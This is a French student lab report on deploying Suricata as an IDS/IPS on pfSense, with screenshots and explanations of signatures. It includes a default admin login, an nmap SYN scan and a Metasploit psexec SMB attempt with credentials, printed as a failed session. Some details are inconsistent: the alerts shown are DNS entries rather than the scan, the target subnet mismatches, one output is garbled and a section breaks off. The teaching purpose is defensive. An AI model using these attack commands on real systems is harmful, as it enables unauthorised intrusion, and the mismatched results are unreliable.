


COMPTE RENDU DU TP 4.2

Détection d'attaques avec un IDS/IPS (Suricata sur pfSense)

1. Installation de Suricata sur pfSense

- Ouvrez votre navigateur et connectez-vous à la console Web de votre pare-feu :
 - **URL** : `https://192.168.1.1`
 - **Identifiants** : Saisissez votre nom d'utilisateur et votre mot de passe administrateur. (admin, pfsense)
- Navigation vers le gestionnaire
 - Allez dans l'onglet **System**.
 - Cliquez sur **Package Manager**.
- Cliquez sur l'onglet **Available Packages**
 - Dans la barre de recherche, tapez : `Suricata`.
 - Cliquez sur le bouton **Rechercher**
 - Une fois le paquet trouvé, cliquez sur le bouton vert **Install** à droite
 - Validez en cliquant sur **confirmer**



2. Activation de Suricata sur l'interface LAN

Une fois le paquet installé, nous devons désigner quelle partie de notre réseau sera surveillée.


La première étape consiste à attacher Suricata à votre réseau local :

- **Chemin** : Services → Suricata → bouton **Add** → onglet Interfaces → Enregistrer

3. Activation des règles de détection


- **Activation** : Dans **Global Settings**, cochez « **Enable ET Open Rules** » pour utiliser la base communautaire *Emerging Threats*.
- **Mise à jour** : Sous l'onglet **Updates**, lancez **Update Rules** pour télécharger les dernières signatures.

Résultat : Suricata identifie désormais instantanément les **scans Nmap**, les **attaques par force brute** et les **exploitations de failles** connues.



4. Démarrage de Suricata

- **Mise en marche :** Naviguez dans **Services** → **Suricata** → **Interfaces** et cliquez sur le bouton **Play** (icône verte) à côté de l'interface LAN.
- **Contrôle :** Une fois l'icône passée au vert, Suricata est opérationnel. Il analyse désormais chaque paquet circulant sur votre réseau local en temps réel



5. Génération d'une attaque : Scan Nmap

- **Simulation d'attaque : Depuis la machine Kali Linux, lancez un scan vers la cible Ubuntu : `nmap -sS 192.168.1.10`**
- **Résultat dans Suricata : Le moteur IDS identifie immédiatement la signature d'un balayage de ports. En consultant l'onglet Services → Suricata → Alerts, vous verrez apparaître une alerte critique signalant une tentative de reconnaissance réseau (Scan SYN) provenant de l'IP de Kali.**

Last 250 Alert Entries. (Most recent entries are listed first)									
Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GI
04/30/2026 13:38:57		3	UDP	Generic Protocol Command Decode	192.168.1.1  	53	192.168.1.10  	43479	1
04/30/2026 13:38:57		3	UDP	Generic Protocol Command Decode	192.168.1.1  	53	192.168.1.10  	45087	1
04/30/2026 13:38:57		3	UDP	Generic Protocol Command Decode	192.168.1.1  	53	192.168.1.10  	45570	1
04/30/2026 13:38:57		3	UDP	Generic Protocol	192.168.1.1  	53	192.168.1.10  	45570	1

6. Simulation d'une attaque avancée : Metasploit

Depuis Kali : lancement de msfconsole puis tentative d'exploitation (ex. SMB).

Retour dans les alertes Suricata : des événements plus critiques apparaissent.

Suricata détecte non seulement les scans simples, mais aussi les comportements liés aux attaques avancées.

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.46.20
RHOSTS => 192.168.46.20
msf6 exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf6 exploit(windows/smb/psexec) > set SMBPass password123!
SMBPass => password123!23!
msf6 exploit(windows/smb/psexec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.46.20:445 - Connecting to the server...
[-] 192.168.46.20:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.46.20:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

7. Passage en mode blocage (IPS)

Activez « **Block Offenders** » dans les réglages LAN pour transformer l'IDS (alerte) en **IPS** (blocage). Une fois appliqué, tout nouveau scan Nmap depuis Kali sera immédiatement interrompu, l'IP de l'attaquant étant bannie par pfSense en temps réel.



On constate que le scan ne passe plus

```
sudo nmap -sS 192.168.1.10
sudo: unable to resolve host teutchueng: Temporary failure in name resolution
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-30 08:13 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --systemd-resolved
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.24 seconds
```

8. Explication des concepts clés

Comment Suricata détecte une attaque

Suricata réalise une **inspection profonde (DPI)** en comparant chaque paquet à une base de signatures et de comportements suspects. Dès qu'une menace est identifiée, il déclenche une alerte (**mode IDS**) ou bloque l'accès (**mode IPS**) pour protéger le réseau.

Différence entre IDS et IPS

L'**IDS** agit comme une alarme qui surveille et signale les activités suspectes sans interrompre le trafic. L'**IPS** va plus loin en agissant comme un gardien qui alerte **et** bloque automatiquement la menace en temps réel.

Intérêt des signatures

Les signatures sont des règles prédéfinies décrivant des comportements malveillants connus, agissant comme une base de connaissances pour Suricata. Elles permettent l'identification

automatisée de milliers de cyberattaques en temps réel, garantissant une protection autonome et immédiate du réseau.

8. Options avancées de Suricata

Suricata utilise des règles **ET Open** (communautaires) ou **personnalisées** pour détecter les menaces, classées par niveaux de sévérité (de 1-critique à 3-faible) afin de prioriser les interventions. Pour optimiser la précision, une **liste de suppression** (suppress list) permet

Conclusion

Ce TP a concrétisé l'ajout d'une couche d'intelligence réseau stratégique sur pfSense. Alors que le pare-feu filtre les accès, l'IDS/IPS analyse la nature profonde des comportements. Cette complémentarité est indispensable pour détecter et neutraliser les menaces complexes, formant ainsi le socle technique d'un SOC moderne.